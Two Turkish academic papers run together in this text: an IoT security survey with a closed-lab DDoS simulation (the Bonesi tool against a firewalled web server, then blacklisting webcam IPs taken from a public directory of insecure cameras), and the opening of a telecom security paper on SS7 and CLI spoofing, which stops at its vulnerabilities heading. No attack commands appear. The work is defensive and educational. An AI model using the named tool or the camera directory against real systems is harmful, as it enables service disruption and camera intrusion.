Çevremizde internete bağlanabilen tüm fiziksel nesnelere insandan bağımsız bir “zekâ” yükleyerek oluşturulmak istenilen ağ paradigmasına, RFID, WSN, bulut bilişim, ağ teknolojileri, nanoteknolojiler ve optik teknolojiler gibi teknolojilerin entegre halinde çalışmasıyla ulaşmak daha mümkün olacaktır.

IoT cihazların, sayısının çok hızlı bir şekilde artmasının belli başlı nedenleri; zaman ve maliyet tasarrufu, verimlilik, otomasyon, kalite kontrol ve şeffaflığın ön planda olması sayılabilir. Ayrıca IoT cihazların sağlamış olduğu avantajların dışında uyumluluk, iş imkânlarını azaltma, karmaşıklık, gizlilik ve güvenlik gibi konularda dezavantajları da bulunmaktadır.


IoT uygulamalarının güvenliğini sağlamak için çok fazla teknik, yaklaşım ve varsayımlar bulunmaktadır. Hâlihazırda kullanılan ve gelecekte IoT güvenliğini sağlamada faydalı olacağı düşünülen çözümlerden; Blockchain (blok zinciri), Fog computing (sis bilişimi), Machine learning (makine öğrenimi) ve Edge computing (uç bilgi işlem) tabanlı çözümler bulunmaktadır.

2. Nesnelerin İnterneti

Bugün bilgisayarlar ve dolayısıyla internet, bilgi için neredeyse tamamen insanlara bağımlıdır. İnternette bulunan yaklaşık 50 petabayt (bir petabayt 1.024 terabayttır.) verinin neredeyse tamamı, ilk olarak insanlar tarafından yazarak, bir kayıt düğmesine basarak, dijital bir resim çekerek veya bir barkodu tarayarak yakalanmış ve oluşturulmuştur. Sorun şu ki, insanların sınırlı zamanı, dikkati ve doğruluğu vardır. Bunların tümü, insanların gerçek dünyadaki nesneler hakkında veri toplamada pekte iyi olmadıkları anlamına gelmektedir.

Nesneler hakkında bilinmesi gereken her şeyi bilen, bizim yardımımız olmadan topladıkları verileri kullanan bilgisayarlarımız olsaydı, her şeyi izleyip sayabilir, israfı ve maliyeti büyük ölçüde azaltabilirdik. Bir şeylerin ne zaman değiştirilmesi, onarılması veya geri çağırılması gerektiğini ve yeni olup olmadıklarını veya en iyi durumda olup olmadıklarını bilebilirdik [1].

2021 yılında dünya üzerinde aktif olarak çalışan IoT cihaz sayısı 11,28 milyardı. 2022 yılı sonlarına yaklaşırken aktif cihaz sayısı yaklaşık %20 artış göstererek 14 milyar seviyelerine ulaşmaktadır [2]. 2030 yılı sonlarına doğru bu sayının yaklaşık olarak 30 milyar olmasını öngören grafik Şekil 1’de paylaşılmıştır.



Şekil 1. Nesnelerin interneti aktif cihaz sayısı.

Günümüzde büyük veriye sahip olmak bilgi ve güce sahip olmayla eş değer anlamlar ifade etmeye başlamıştır çünkü daha fazla bilgi sahibi olmak daha doğru cevapları bulmaya yarayacaktır. Daha doğru cevaplar ise verilere duyulan daha fazla güveni temsil etmektedir bu da karşılaşılan sorunların üstesinden gelmek için daha çeşitli cevapların bulunmasını doğurmaktadır. [3], [4], [5].

3. Genel Mimari

Tüm IoT cihazlarının birbirleri arasında bir uyum içerisinde çalışmasını sağlama konusu gerçekten zordur. Sistemleri, katmanları ve cihazları dâhil olmak üzere IoT mimarisinin doğduğu noktayı burası kabul edebiliriz. IoT mimarisi, son kullanıcının ihtiyaçlarını karşılamak üzere yapılandırılan birçok yolun hepsini temsil etmektedir. Standart bir mimari yapı olmamasına rağmen IoT mimarisi genellikle algılama, ağ, ara yazılım ve uygulama katmanlarından oluşmaktadır.

3.1. Algılama Katmanı

Temel olarak fiziksel sensörler ve aktüatörlerle ilgilenir. Sensörler, etraflarında gerçekleşen fiziksel fenomeni algılar, aktüatörler ise algılanan verilere dayanarak fiziksel ortam üzerinde belirli bir işlem gerçekleştirir.

3.2. Ağ Katmanı

Temel işlevi algılama katmanında alınan veriyi işlem için hesaplama birimine iletmektir. İletim esnasında ağ geçitlerinin gelen sinyali analogdan dijital formata dönüştürmesi gerekir.

3.3. Ara Yazılım Katmanı

IoT'deki rolü, uygulama katmanı ile ağ katmanı arasında bir soyutlama katmanı oluşturmaktır. Ara yazılım ayrıca güçlü bilgi işlem ve depolama yetenekleri sunmaktadır.

3.4. Uygulama Katmanı

Son kullanıcılarla doğrudan ilişkilidir ve son kullanıcıya hizmet sunmaktadır. Akıllı evler, akıllı şehirler, akıllı sayaçlar, akıllı şebekeler vb. uygulama katmanında yer alırlar.

4. Kullanılan Teknolojiler

Makine öğrenmesi, etkileşim, eyleme dayalı otomatik veri toplama, dijital nesneleri benzersiz bir şekilde tanımlamak için en son teknolojiler kullanılmaktadır. Ancak bu, farklı teknolojilerin entegre çalışmasıyla mümkündür.

Akıllı şehirlerden akıllı sağlık hizmetlerine kadar herkesi etkileyecek ağ paradigması oluşturma, etrafımızdaki tüm nesnelere zekâyı yerleştirmek mantığına dayanmaktadır. Büyük ölçekli IoT sistemlerinin gelişimine destek sağlayacak teknolojiler;

4.1. Radyofrekans Tanımlama (RFID)

RFID, nesne tanımlama için benzersiz şekilde tasarlanmış önemli bir cihazdır. Çeşitli nesnelere kolayca entegre edilebilen düşük maliyetli küçük boyutlu etiketlerdir. Duruma bağlı olarak tasarlanan, bazen mikroçip benzeri bir etiket bazen de nesnelere aktif veya pasif alıcı/verici olarak yapıştırılabilirler.

4.2. Kablosuz Sensör Ağları (WSN)

WSN, bir alana dağılmış birden çok düğümden oluşan iki yönlü kablosuz ağıdır. Konumlandığı yere ait fiziksel şartlara ait verileri toplayan ve merkezi bir konuma aktaran özel sensörlerden oluşan ağlara denmektedir.

4.3. Bulut Bilişim

Bulut bilişim, çok büyük verileri analiz edip depolayabilen çok fonksiyonlu bir bilgi işlem teknolojisidir. Şu anda bu işlemi yapabilen tek otorite olarak kabul edilmektedir. Birden çok sunucu kaynağını tek bir bulut platformuna bağlayarak her zaman, her lokasyondan veri iletmek ve paylaşmak için kullanılabilir.

IoT teknolojilerinin ilerlemesiyle birlikte üretilen verilerin katlanarak büyümesi hız problemlerinde artışa neden olmuş ve önümüzdeki dönemlerde de daha sık yaşanabileceği tahmin edilmektedir [6].

4.4. Nanoteknoloji

Nanoteknoloji, nesnelerin küçük versiyonlarının geliştirilmesini içermektedir. Nesnelerin küçültülmesiyle güç tüketimi azaltılarak ürünün yaşam döngüsünü artırabilmektedir. Günümüzde kullanılan IoT cihazlarında mikroişlemci ve mikrosensörler kullanılabilir. IoT teknolojinin ilerlemesiyle birlikte daha minimal boyutlarda çip ve sensör kullanılarak IoT cihazlarının fiziksel boyutlarının da küçülmesi hedeflenmektedir.

4.5. Optik Teknolojiler

Cisco firması tarafından “BiDi” ve “Li-Fi” teknolojileri hızla geliştirilmekte olup optik teknolojinin IoT geliştirmede büyük bir atılım olduğu düşünülmektedir.

5. Avantajları ve Dezavantajları

IoT cihazların hayatımıza hızla girmesiyle birlikte sağladığı birçok faydanın yanı sıra, dezavantajlarını da göz ardı etmemek gerekmektedir [7]. IoT cihazların sağlamış olduğu avantajlar ve dezavantajlar özet bir şekilde Tablo 1’de sunulmuştur.

Tablo 1. IoT Cihazların Avantajları ve Dezavantajları

Avantajları	Dezavantajları
İnsan gücünü en aza indirme.	Gizlilik sorunları.
Zaman tasarrufu sağlaması.	İşsizlik sorunları.
Kişisel emniyet ve güvenliği artırması.	İnternet bağımlılığın yüksek olması.
Trafik ve diğer izleme alanlarında kullanışlı olması.	Zihinsel ve fiziksel aktivite eksikliği.
Sağlık sektörünü ileri taşıması.	Bakım-idame işlemlerinin zorluğu.
Geliştirilmiş güvenlik sistemi sağlaması.	Güvenlik zafiyeti doğurması.
Elektronik cihaz kullanımını azaltması.	Uluslararası standartlarının olmaması.

6. Katmanlara Yönelik Saldırılar

Katmanlara yönelik yapılan siber saldırılar Tablo 2’de sunulmuştur.

Tablo 2. Katmanlara Yönelik Siber Saldırılar

Algılama Katmanı	Ağ Katmanı	Ara Yazılım Katmanı	Uygulama Katmanı
Düğüm Yakalama Saldırıları	Kimlik Avı Sitesi Saldırıları	Ortadaki Adam Saldırıları	Veri Hırsızlıkları Saldırıları
Kötü Amaçlı Kod Enjeksiyonu Saldırıları	Erişim Saldırıları	SQL Enjeksiyonu Saldırıları	Erişim Kontrolü Saldırıları
Yanlış Veri Enjeksiyonu Saldırıları	DoS/DDoS Saldırıları	İmza Sarma Saldırıları	Hizmet Kesintisi Saldırıları
Yan Kanal Saldırıları	Veri Aktarım Saldırıları	Bulut Kötü Amaçlı Yazılım Enjeksiyonu Saldırıları	Kötü Amaçlı Kod Enjeksiyonu Saldırıları
Dinleme ve Girişim Saldırıları	Yönlendirme Saldırıları	Bulutta Sel Saldırıları	Yeniden Programlama

7. Siber Saldırı Örnekleri

Dünya çapında IoT cihazlar kullanılarak yapılan siber saldırı örnekleri;

7.1. Mirai Botnet

Botnet, ismini bağlı cihazlara bulaşmak için kullandığı “Mirai” isimli kötü amaçlı yazılımdan almaktadır. Yazılım, güvenlik açığı barındıran diğer cihazlara ulaşmak için internette arama yapabilmektedir. Yeni bir cihaz bulduğunda cihaza giriş yapmak, programı yüklemek ve işlemi tekrarlayabilmek için varsayılan kullanıcı adı ve parolaları kullanmaktadır.

7.2. The Verkada Saldırısı

Bulut tabanlı video izleme hizmeti olan “Verkada” 2021 Mart ayında siber saldırıya uğramıştır. Saldırganlar, Verkada yazılım istemcilerine ait özel bilgilere ve yasal ağ kullanarak fabrikalar, hastaneler, okullar, hapishanelere ve evlere kurulu olan 150 binden fazla web kamerasının canlı yayınlarına, internette açık olarak bulunan yönetici hesap bilgilerini kullanarak yasa dışı erişim sağlamışlardır.

7.3. The Jeep Saldırısı

2015 Temmuz ayında IBM ekibinin ortaya çıkardığı zafiyettir. Öncelikle bir Jeep SUV’un yerleşik yazılımına erişim sağlanmıştır. Daha sonra yazılım güncelleme mekanizmasındaki bir güvenlik açığından yararlanarak aracın tüm kontrolünü ele geçirmeyi

başarmışlardır. Aracı seyir halindeyken hızlandırıp yavaşlatmanın yanı sıra direksiyonu çevirerek yoldan çıkmasına neden olmuşlardır.

7.4. Stuxnet

Stuxnet saldırısı tarihteki bilinen en iyi IoT saldırısıdır. Hedefinde İran'ın Natanz kentinde yer alan uranyum zenginleştirme tesisi yer almaktadır. Saldırı sırasında, Windows üzerinde çalışan “Siemens Step7” yazılımı ele geçirilmiş ve hazırlanan trojanın endüstriyel program mantık denetleyicilerine erişimi sağlanmıştır. Bu trojan, geliştiricilerinin endüstriyel tesislerdeki farklı makineleri kontrol etmesine ve kritik endüstriyel bilgilere erişmesini sağlamıştır.

7.5. Cold in Finland

2016 Kasım ayında siber saldırganlar, Finlandiya'nın Lappeenranta kentindeki iki binanın ısıtma sensörlerini kapatmıştır. Isıtma kontrol cihazları sistemlerini sürekli yeniden başlatmaya zorlayarak ısıtmanın yeniden açılmasını önleyen başka bir DDoS saldırısı gerçekleştirmişlerdir. Finlandiya'da yılın o zamanında havaların çok soğuk olmasından dolayı bu saldırı insan hayatını olumsuz etkileyen ciddi bir siber saldırı olarak kayıtlara geçmiştir.

8. Güvenlik Çözümleri

IoT ortamlarının ve uygulamalarının güvenliğini sağlamak için mevcut literatürde çeşitli teknikler ve yaklaşımlar bulunmaktadır. Bu çözümleri dört kategoride inceleyebiliriz;

8.1. Blok Zinciri (Blockchain) Tabanlı Çözümler

IoT cihazları, sensörlerden gerçek zamanlı veriler sağlar ve blok zinciri, dağıtılmış merkezi olmayan ve paylaşılan bir defter kullanarak veri güvenliği için anahtar sağlamaktadır.

8.2. Sis Bilişim (Fog Computing) Tabanlı Çözümler

IoT'nin karşılaştığı bazı sorunlar bulut bilişimle bütünleştirerek çözülmeye çalışılmaktadır. Bu IoT'nin karşılaştığı tüm sorunları ele almak için yeterli değildir. Bu nedenle, sis bilişim kavramı Cisco firması tarafından tanıtılmıştır. Sis bilişimi, bulut bilişimin yerini almaktan çok tamamlamak için kullanılmaktadır.

8.3. Makine Öğrenimi (Machine Learning) Tabanlı Çözümler

IoT cihazlarının oluşturduğu verilere karşı yapılabilecek siber saldırıları, makine öğrenmesi yoluyla analiz edip otomatize sistemler ile engellemeye çalışmaktadır.

8.4. Uç Bilgi İşlem (Edge Computing) Tabanlı Çözümler

Bulut bilişim karşılaştığı sorunların üstesinden gelmek için, kullanıcı ile bulut/sis arasına küçük bir uç sunucunun yerleştirildiği bir çözüm olarak uç bilişim kullanılmaktadır.

9. Saldırı Simülasyonu

Bu projede gerçekleştirilen simülasyonda IoT cihazları kullanılarak yapılan DDoS saldırılarından esinlenilmiştir. Günlük yaşamımızda da kullandığımız IP web kamera cihazları vasıtasıyla bir siber saldırı ve savunma simülasyonu yapılarak IoT güvenliği konusunda farkındalığın artırılması hedeflenmiştir. Sanal sunucular ile hazırlanan laboratuvar ortamında, DDoS saldırısı ve bu saldırıya karşı savunma mekanizmasını içeren simülasyon gerçekleştirilmiştir.

9.1. Laboratuvar Ortamının Hazırlanması

Laboratuvar ortamının kurulması için öncelikle “VMware” sanallaştırma programı kullanılmıştır. VMware programında simülasyonu gerçekleştirmek adına; “Kali Linux”, “Ubuntu”, “Windows 10” ve “pfSense” sanal makineleri kurulmuştur.

Senaryonun icra kısmında sanal makinelerin birbirleriyle uygun bir şekilde çalışabilmeleri için iç ağdaki sanal makinelerin IP bloğu 10.10.10.0/24, dış ağdaki sanal makinelerin IP bloğu 20.20.20.0/24 olarak belirlenmiştir.

Saldırgan cihaz “Kali Linux” sanal makinesinin IP’si “20.20.20.2”, saldırıdan DDos saldırısı yapılacak olan “Ubuntu” sanal makinesinin IP’si “10.10.10.2” olarak ayarlanmıştır. Ubuntu sanal makinesinde “Apache” web servisinde çalışan Hava Kuvvetleri Komutanlığı’na ait web sayfasının birebir kopyası hazırlanmıştır.

Ubuntu sanal makinesine kurulan web sayfasını takip etmek ve güvenlik duvarı cihazının yönetimini yapabilmek için “Windows 10” makine hazırlanmıştır. Ubuntu sunucusunu siber saldırılara karşı korumak için, “PfSense” güvenlik duvarı (firewall) sanal makinesi hazırlanmıştır. Hazırlanan PfSense sanal makinesinin web ara yüzüne Windows 10 üzerinden erişilebilmektedir. Güvenlik duvarı cihazının yerel alan ağı IP adresi “10.10.10.1”, geniş alan ağı IP adresi “20.20.20.1” olarak ayarlanmıştır. PfSense yapılandırmasında “20.20.20.1” IP’sinin 80 portuna gelen engellenmeyen paketler, iç taraftaki “10.10.10.2” IP’sinin 80 portuna yönlendirilmektedir.

9.2. DDos Saldırı Simülasyonu

Kali Linux makinesinden, “Bonesi” DDos atak tool’u kullanılarak Ubuntu sunucusuna saldırı başlatılmıştır. Başlatılan DDos atakına ait oluşan ağ trafiğini incelemek için “Wireshark” ağ dinleme tool’u kullanılmıştır.

9.3. Siber Olaya Müdahale Süreci

Güvenlik duvarı loglarında, birçok farklı IP adresinden değişik portlar vasıtasıyla Ubuntu sunucusuna yoğun bir ağ trafiği oluşturulduğu, sunucunun isteklere cevap verememesine sebep olması hedeflenen bir DDos saldırısı yapıldığı gözlemlenmiştir. IP’lere yönelik herhangi bir engelleme olmadığı için paketler “20.20.20.1” Dış bacak IP’sinden içeri gelerek “10.10.10.2” İç bacak IP’sine ulaşmıştır.

Ağ trafiğinden rastgele seçilen kaynak IP’ler üzerinde yapılan incelemelerde, IP’lerin dünya üzerinde farklı lokasyonlarda bulunan web kameralarına ait olduğu tespit edilmiştir. “99.58.111.42” numaralı IP adresinin “Bosch” marka web kamerasına, “63.40.250.5” numaralı IP adresinin “Axis” marka web kamerasına, “66.225.67.156” IP adresinin de “Yawcam” marka web kamerasına ait olduğu tespit edilmiştir.

Siber saldırının IP web kameralar kullanılarak yapıldığı fark edildiğinde, zafiyet barındıran IP web kameralarına odaklanılmıştır. İnternet üzerinde başlatılan çalışmalarda 94 farklı ülkeden, 35 farklı markaya ait güvenliksiz IP web kamerası veri tabanı olduğu tespit edilmiştir [8]. Bahse konu site üzerinden tespit edilen 1402 adet IP adresi veri tabanı indirilmiştir. İndirilen IP adreslerine ait bilgiler güvenlik duvarı cihazında yer alan kara listye dâhil edilmiştir.

9.4. Saldırı Simülasyonu Tekrarı ve Atağın Engellenmesi

Siber saldırganlar, aynı botnet üzerinden tekrar “Bonesi” DDoS tool’unu kullanarak siber saldırı senaryosunu uygulamıştır. DDoS atağı gerçekleştiği esnada PfSense güvenlik duvarı loglarında; anormal ağ trafiğinin güvenlik duvarı tarafından kara liste IP’leri baz alınarak engellendiği görülmüştür.

10. Sonuç

IoT cihazların üretmiş olduğu verilerin çok büyük boyutlarda olması, korunması gereken verilerin boyutunu ve tehdit yüzeyini fazlasıyla arttırmaktadır. IoT cihazların sayısındaki artışın yukarıya doğru ivmeli devam etmesiyle birlikte gizlilik ve güvenlik konularına duyulan ihtiyacın her geçen gün artacağı öngörülmektedir. Özellikle hassas verilere sahip kişiler, firmalar, devlet kurumları sahip oldukları veya yönettikleri verileri korumak için büyük çaba sarf etmektedir. Yaşanabilecek veri kaybı veya sızıntısı durumları hem maddi hem manevi hem de saygınlık kaybına sebebiyet verebilecek olup veri sahipleri için büyük sorun oluşturmaktadır.

Bu tür kayıpların önüne geçebilmek için; her zaman verilerimizin siber saldırının hedefinde olduğu bilincinde olmamız gerekmektedir. Herhangi bir saldırıya maruz kalmadan önce hazırlıklı olmamızın önemi çok büyük olmakla birlikte en az zararla kurtulabilmek için de risk yönetimi ve kurtarma senaryolarına hazır olunmalıdır.

Siber savunma cihazlarının temini, lisanslı ürün kullanımı, sızma testlerinin gerçekleştirilmesi ve danışmanlık hizmetlerinin alınması gibi maddi harcamalardan kaçınmak yaşanılacak acı gerçeklerin en kuvvetli belirtileridir. Saldırganların, saldırı sonucunda elde edebileceği verilerin kıymeti bazen paha biçilemez olabilmektedir.

Siber güvenlik için sadece para harcamak da her zaman yeterli olmayacaktır. Gerçek bir güvenlik zincirinin oluşturulabilmesi için kullanıcı bilgisi de güvenlik teknolojisi kadar önemli bir husustur. Siber saldırılara karşı en zayıf halkanın insan olduğu unutulmamalıdır.

Siber güvenliğin önemli bir konusu da demodeliktir. Teknoloji, her zaman değişmekte ve gelişmekte olduğu için tüm yeniliklerin yakından takip edilmesi, en önemlisi de yeniliğe ayak uydurulması gerekmektedir.

IoT cihazların güvenliğini sağlamak, savunma teknolojilerinin gücü, bilinçli insanlar ve güncellik parametrelerinin birlikte hareket etmesiyle mümkün olacaktır. Bahsedilen parametrelerden herhangi birinin eksikliği veya zayıflığı, sistemin eksikliği ve zayıflığı olacaktır.

Kaynakça

- [1] K. Ashton, «That "Internet of Things" Thing.,» RFID Journal, pp. 97-114, 2009.
- [2] L. S. Vailshery, «Number of Internet of Things (IoT) connected devices worldwide from 2019 to 2021, with forecasts from 2022 to 2030,» Kasım 2022. [Çevrimiçi]. Available: <https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/>. [Erişildi: 23 Aralık 2022].
- [3] C. Hongming, X. Boyi, J. Lihong ve V. V. Athanasios, «IoT-Based Big Data Storage Systems in Cloud Computing: Perspectives and Challenges,» IEEE, pp. 75-87, 2016.
- [4] D. E. O’Leary, «‘Big Data’, The ‘Internet Of Things’ and The ‘Internet Of Signs’,» pp. 53-65, 2013.
- [5] Y. Alvarez, M. A. Leguizamón-Páez ve T. J. Londoño, «Risks and security solutions existing in the Internet of Things (IoT) in relation to Big Data.,» Ingeniería y competitividad, p. 23(1), 2021.
- [6] T. Klemsan, «Sis Bilişim Nedir?,» 30 Eylül 2018. [Çevrimiçi]. Available: <http://blog.klemsan.com.tr/sis-bilisim-nedir/>. [Erişildi: 24 Aralık 2022].

- [7] Kaspersky, «Nesnelerin İnterneti Nedir?,» 2022. [Çevrimiçi]. Available: <https://www.kaspersky.com.tr/resource-center/definitions/what-is-iot>. [Erişildi: 21 Aralık 2022].
- [8] «Live Cameras Directory,» 2022. [Çevrimiçi]. Available: <http://insecam.org>. [Erişildi: 14 Kasım 2022].

TELEKOMÜNİKASYON SİSTEMLERİNİN GÜVENLİĞİ VE SİBER GÜVENLİK ALANINDAKİ YERİ

Anıl Özbek¹, Fatih Ertam^{*1}

¹Fırat Üniversitesi, Teknoloji Fakültesi, Adli Bilişim Mühendisliği Bölümü, Elazığ, TÜRKİYE

221144102@firat.edu.tr, fatih.ertam@firat.edu.tr

Sorumlu yazar: 221144102@firat.edu.tr

Özet: Teknolojinin gelişmesi ve ilerlemesiyle beraber siber saldırganların normalde yapmış oldukları saldırılardan farklı olarak yeni saldırı da denemeye başlamaktadırlar. Bu sıradan yaptıkları saldırılar arasında Dos, Ddos, Botnet, Ransomware (Fidye Yazılımı) gibi saldırılardan farklı olarak, Simjacker, IMSI Catcher, CLI Spoofing gibi yeni saldırı türleri ile telekomünikasyon sistemleri içerisindeki açıklıklardan yararlanarak insanlara zarar vermektedirler. Bu saldırılardan korunmak ve zararı minimuma indirmek için Telekomünikasyon Sistem Güvenliği adı altında siber güvenlik departmanı altında bir birim oluşturulmuştur. Bu birimin temel görevi ise telekomünikasyon networkündeki açıkları yakalamak, bu açıkları kapatmak, yeni saldırı türlerini denemek, bu saldırıların kendi networkünde işe yarayıp yaramadığını test etmek ve gerekirse önlem almaktır. Bu bildiride telekomünikasyon sistemlerinden ve güvenliğinden, telekomünikasyon sistemlerindeki zafiyetlerden, yapılan saldırılardan bahsedilmiş olup internete kapalı bir ortamda telekomünikasyon saldırısı test edilip sonuçları sunulmuştur.

Anahtar Kelimeler: Telekomünikasyon, Telekomünikasyon Sistemleri, Telekomünikasyon Sistem Güvenliği, CLI Spoofing, Siber Güvenlik, SS7, SIP, SMSC.

Security of Telecommunication System and Its Place in Cyber Security

Anıl Özbek¹, Fatih Ertam^{*1}

¹ Fırat University, Faculty of Technology, Department of Digital Forensic Engineering, Elazığ, TURKEY,

221144102@firat.edu.tr, fatih.ertam@firat.edu.tr

Corresponding author: 221144102@firat.edu.tr

Abstract: With the development and progress of technology, they are starting to try new attacks, unlike the attacks that cyber attackers normally do. Apart from attacks such as Dos, Ddos, Botnet, Ransomware (Ransomware) among these ordinary attacks, they can deceive and harm people by taking advantage of the vulnerabilities in telecommunication systems with new attack types such as Simjacker, IMSI Catcher, CLI Spoofing. In order to be protected from these attacks and to minimize the damage, a unit under the name of Telecommunication System Security was established under the cyber security department. The main task of this unit is to catch the vulnerabilities in the telecommunication network, to close these vulnerabilities, to try new attack types, to test whether these attacks work in its own network and to take precautions if necessary. In this statement, telecommunication systems and security, vulnerabilities in telecommunication systems, attacks were mentioned and telecommunication attack was tested in a closed environment to the Internet and the results were presented.

Keywords: Telecommunications, Telecommunications Systems, Telecommunications System Security, CLI Spoofing, Cyber Security, SS7, SIP, SMSC.

1. Giriş

Telekomünikasyon Nedir?

Günümüzün bilişim dünyasında telekomünikasyon son derece önemli bir parçadır, gerek normal yaşamda, gerek askeriyede, bilim dünyasında ve uzay gibi farklı yerlerde kullanıldığından, telekomünikasyon, iletişim son derece önemlidir. Teknolojinin gelişmesiyle beraber yeni iletişim araçları da geliştirilmiş telefon, internet gibi. Bu durumda telekomünikasyon, enerjinin elektriksel olarak uzak mesafelere gönderilmesi işlemidir. Bilgi enerjisi hedefe ya iletim hatları olarak adlandırılan ve uygun olarak yalıtılmış iletkenler ya da iletken kullanmadan atmosfer içinden bir radyo hattı ile gönderilir.

Orijinal bilgi enerjisinin ani değişimlerini takip eden elektronik sinyaller üreten bazı haberleşme dönüştürücüler mevcuttur. Bu tür sinyaller analog sinyaller olarak adlandırılır. Bu sinyallere örnek olarak mikrofon kendisine uygulanan ses enerjisinin değişimini takip eden bir elektronik sinyal üretir. Bir hoparlör analog elektrik sinyalini alır ve orijinal ses enerjisi değişimlerini yeniden üretir. Bu ve buna benzer tüm elektrik, elektronik veya dalga boylarıyla iletilen iletişim sinyallerinden orijinal ses veya veri elde etmeye biz telekomünikasyon deriz [1].

Telekomünikasyon Sistemleri Nedir?

Son yıllarda teknolojinin ilerlemesi ile telekomünikasyon sistemleri de gelişmiştir. Bununla beraber telekomünikasyon sistemlerinin tasarımında ve planlamasında yeni yeni araçlar ve sistemler eklenmiştir. Telekomünikasyon veya telekomünikasyon sistemleri kelimeleri, insanlar için farklı şeyler ifade etse de aslında cep telefonu, ev telefonu vb. cihazların iletişim kurmak için kullandığı sinyalleri güvenli, hızlı ve doğru şekilde iletmek için telekomünikasyon' da arka planda çalışan cihazlardır. Şekil 1' deki görselde 2G ve 3G' de iletişimin nasıl sağlandığı daha iyi anlatılmıştır. Bu cihazlara örnek cihazlar ve ne oldukları şu şekildedir [2]:


BTS: Base Transceiver Station olan bu cihaz telekomünikasyon sinyallerinin toplanması için baz alıcı vericisi olarak kullanılır, baz istasyonu olarak da adlandırılır.

BSC: Base Station Controller, baz istasyonu kontrolünü sağlayan bu cihaz, yer kaydını güncelleme, kimlik doğrulama, şifreleme, trafiği yönetme ve baz istasyonları arasında yönlendirme gibi işlemleri yapabilir.

MSC: Mobile Switch Center, şebeke içinde ve diğer şebekelerle olan tüm bağlantıları yerine getiren cihazdır, telefon araması yaptığımızda aradığımız kişinin nerede olduğunu bilir ve aradığımız kişiye bizi bağlayan cihazdır, santral olarak da adlandırılır.

HLR: Home Location Register, abonelerin kayıtlarının tutulup saklandığı yerdir. Abonelerin telefon numaraları, kimlikleri, tarifeleri, ücretlendirmeler gibi veriler burada tutulur.

VLR: Visitor Location Register, bu cihaz da HLR cihazının geçici yedeğini alır, aynı zamanda abonenin nerede olduğu bilgisi de burada tutulur.



Şekil 1: Bu görselde günümüzde teknolojisinde kullanılan 2G/3G akış şeması gösterilmiştir.

Telekomünikasyon Sistemleri Güvenliği Nedir?

Telekomünikasyon sistem güvenliği, bu sistemlerin güvenliğini sağlayan bir mühendis için son derece önemli ve kritik bir görevdir. Sebebi de birçok dağıtılmış sistemleri sabit veya mobil telefon şebekesini genellikle açık olmayan kapalı networkde tutulur, burada durdukça dışarıdan erişilemediğinden güvenli olduğu düşünülür, lakin güvenlik uzmanları ve kötü niyetli hackerlar bu kapalı networke bir şekilde erişmeyi başarıp telekomünikasyon networküne ciddi zarar verebileceklerini gösterip açıklayınca, bu kapalı networkdeki cihazları, araçları, sunucuların güvenliğini sağlamak ve kötü niyetli amaçlar için kullanılmasını engellemek için çalışmalara başlandı ve telekomünikasyon sistem güvenliği bu şekilde oluştu [3].

Telekom ağıları, tümü farklı zayıflıklara ve güvenlik açıklarına sahip olan PSTN, hücresel ve IP ağlarının birbirine bağlanmasından oluşur. Özellikle de SS7 sinyalleşmesinde güvenlik mekanizmalarının olmaması birçok soruna yol açar, SS7' nin kendisinde herhangi bir şifreleme veya kimlik doğrulama mekanizması yoktur. Bu nedenle, SS7 kullanan operatörler SS7 mesajlarını kurcalayabilir veya SS7 sistemleriyle etkileşime girebilir. Uçtan uca bir güvenlik sistemi olmadığı için SS7 mesajlarının değiştirilebilmesi mümkündür [16].

Telekomünikasyon sistemleri güvenliğinde çalışan mühendislerin görevi de, telekomünikasyon ağlarındaki network cihazlarının güvenliğini sağlamak, güvenlik testlerini yapmak, iletişim akışının doğru olduğundan emin olmak, zafiyetleri kapatmak ve yeni zafiyetlerin önüne geçmektir.

2. Zafiyetler

